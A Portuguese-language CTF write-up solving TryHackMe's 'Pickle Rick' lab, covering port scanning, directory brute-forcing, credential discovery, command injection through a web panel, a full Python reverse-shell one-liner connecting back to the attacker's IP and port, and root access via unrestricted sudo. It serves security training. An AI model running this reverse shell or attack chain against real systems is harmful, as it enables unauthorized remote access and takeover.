CTF do Pickle Rick

Hoje, nós iremos realizar o ctf do Pickle Rick do tryhackme. Um ctf relativamente fácil mas que ainda exige um certo estudo para ser feito, tanto de linux como vulnerabilidades web e um pouco sobre redes.


Passo 1: Realizar escaneamento da máquina alvo.

```
└─# nmap -sS 10.10.0.234 -Pn
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 09:18 -03
Nmap scan report for 10.10.0.234
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.70 seconds
```

Encontramos duas portas abertas, uma porta 80 de http e uma porta 22 de ssh.

Passo 2: Information Gathering



Ao tentarmos acessar o site da porta 80, nos deparamos com a mensagem do Rick, para que o Morty logue no computador para finalizar a poção de reversão do estado de picles.


```
<!DOCTYPE html>
<html lang="en"> event scroll
 <head> ... </head>
 <body>
  <div class="container"> ... </div> overflow
   <!--Note to self, remember username! Username: R1ckRul3s-->
  </body>
 </html>
```

Inspecionando a primeira página, encontramos uma coisa muito interessante, um possível nome de usuário, que seria o R1ckRul3s. Está como comentário dentro da página, por isso, ele não é vísivel normalmente na página.

Enquanto eu estava explorando a primeira página que aparece para nós quando acessamos a porta 80, eu tomei a liberdade de realizar um brute force de diretório com o gobuster, onde conseguimos descobrir a existência de outras páginas muito interessantes.

```
└─# gobuster dir -u http://10.10.0.234 -w /usr/share/dirb/wordlists/common.txt -x .php,.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.0.234
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 290]
/.php                (Status: 403) [Size: 290]
/.hta.php            (Status: 403) [Size: 294]
/.hta.txt            (Status: 403) [Size: 294]
/.htaccess           (Status: 403) [Size: 295]
/.htaccess.php       (Status: 403) [Size: 299]
/.htaccess.txt       (Status: 403) [Size: 299]
/.htpasswd           (Status: 403) [Size: 295]
/.htpasswd.php       (Status: 403) [Size: 299]
/.htpasswd.txt       (Status: 403) [Size: 299]
/assets              (Status: 301) [Size: 311] [--> http://10.10.0.234/assets/]
/denied.php          (Status: 302) [Size: 0] [--> /login.php]
/index.html          (Status: 200) [Size: 1062]
/login.php           (Status: 200) [Size: 882]
/portal.php          (Status: 302) [Size: 0] [--> /login.php]
/robots.txt          (Status: 200) [Size: 17]
```

A primeira página que iremos visitar será a robots.txt, pois geralmente, ela guarda outros diretórios que possam ter nomes mais específicos, podendo estar desabilitados ou habilitados.




Ao entrarmos na robots.txt, só temos uma mensagem, que para quem já assistiu Rick and Morty, sabe o significado dela. Ok, apesar de parecer uma pegadinha talvez essa mensagem possar nos servir de algo mais para frente.

Ao tentar acessar os outros Diretórios que não retornaram como proibido, todos eles redirecionam para o login.php, menos a index, onde já visitamos e o robots.txt.

Passo 3: Enumeração de Vunerabilidades


Poderiamos tentar usar o username que nós encontramos anteriormente, mas o problema seria a senha após isso. Acredito que valeria a pena tentar aquela frase do Rick que entramos em robots.txt.

Após tentar o usuário que o Rick deixou comentado e a palavar como senha no robots.txt, conseguimos acesso depois da página de login.




Temos acesso agora a página portal, onde temos um painel de comando. Vamos verificar se ele realmente funciona.

Após tentar executar um ls -a ele nos mostra uma resposta.




Então realmente funciona o paniel de comandos. Percebo que há um arquivo txt do super ingrediente secreto. Vamos tentar lê-lo com o cat.




Passo 4: Reverse-shell

Ao tentar ler o arquivo, obtivemos a reposta que o cat está desabilitado. Certo, mas pode ser que outros comandos ainda funcionem nesse paniel de comando. Vamos tentar um comando em python para tentarmos realizar uma possível reverse-shell. Vamos tentar o python -c 'print("ola")'.



Apesar dele não ter emitido a mensagem de comando bloqueado, não obtivemos uma reposta adequada do comando que eu enviei, visto que era para me retornar um 'ola' e não uma caixa de texto vazia.Talvez o python instalado esteja em outra versão, vamos tentar com python3 -c 'print("ola")'.




Após enviar esse comando, obtivemos uma resposta satisfatória, pode ser possível então realizarmos um reverse-shell nesta máquina.

Primeiro, precisamos abrir uma porta na minha máquina para que a máquina alvo se conecte com a gente.

Após isso, nós podemos procurar um script na internet de reverse shell em python. Como os que estão nessa página no github:https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#python


Após eu escolher o comando python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((IP,Porta));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])' , você deve alterar o IP para seu ip e porta para a porta que você abriu. Após isso pegaremos esse comando,

alterando também o python para python3 e colocaremos no painel de comando para obetermos uma shell reversa.




Após a execução do comando, conseguimos uma shell reversa! Vamos tornar a shell interativa com o comando python3 -c 'import pty;pty.spawn("/bin/bash")'.

Pronto, agora nós temos uma shell interativa. Vamos tentar agora ler aquele arquivo do ingrediente super secreto.




Conseguimos ler o arquivo sem restrições agora, mas não vou coloca-lo aqui, para não te dar spoiler do ctf.

Continuaremos com a exploração do ctf. Vamos dar uma olhada se conseguimos acessar a pasta de algum usuário, basta seguir para o diretório home a partir da raiz.



Vemos que existem dois usuário dentro do diretório home, então vamos tentar acessar a pasta do rick.




E conseguimos acessar a pasta! Encontramos o segundo ingrediente, mas para lê-lo, vôce irá precisar usar o: cat 'seconde ingredients'

E assim nós temos o segundo ingrediente da poção. Mas ainda falta um terceiro ingrediente e algo me

diz que só iremos encontra esse terceiro ingrediente na pasta root.

Passo 5: Escalação de Privilégio

Nós podemos então tentar realizar uma escalação de privilégio. Vamos tentar encontra então um vetor para a escalação com o sudo -l .



(O ip está diferente pois tive que iniciar a máquina novamente, minha sessão tinha expirado)
Percebemos que aparentemente o usuário que estamos utilizando não possui nenhuma restrição para rodar qualquer comando como sudo. Então vamos tentar escalonar com o comando de shell interativa do python, python3 -c 'import pty;pty.spawn("/bin/bash")'.

E agora conseguimos acesso como root na máquina!

E dentro da pasta root, nós temos o último ingrediente.

Assim nós terminamos o CTF do Pickle Rick. Agradeço por você ter lido até aqui e tenha uma boa sorte nos seus ctfs!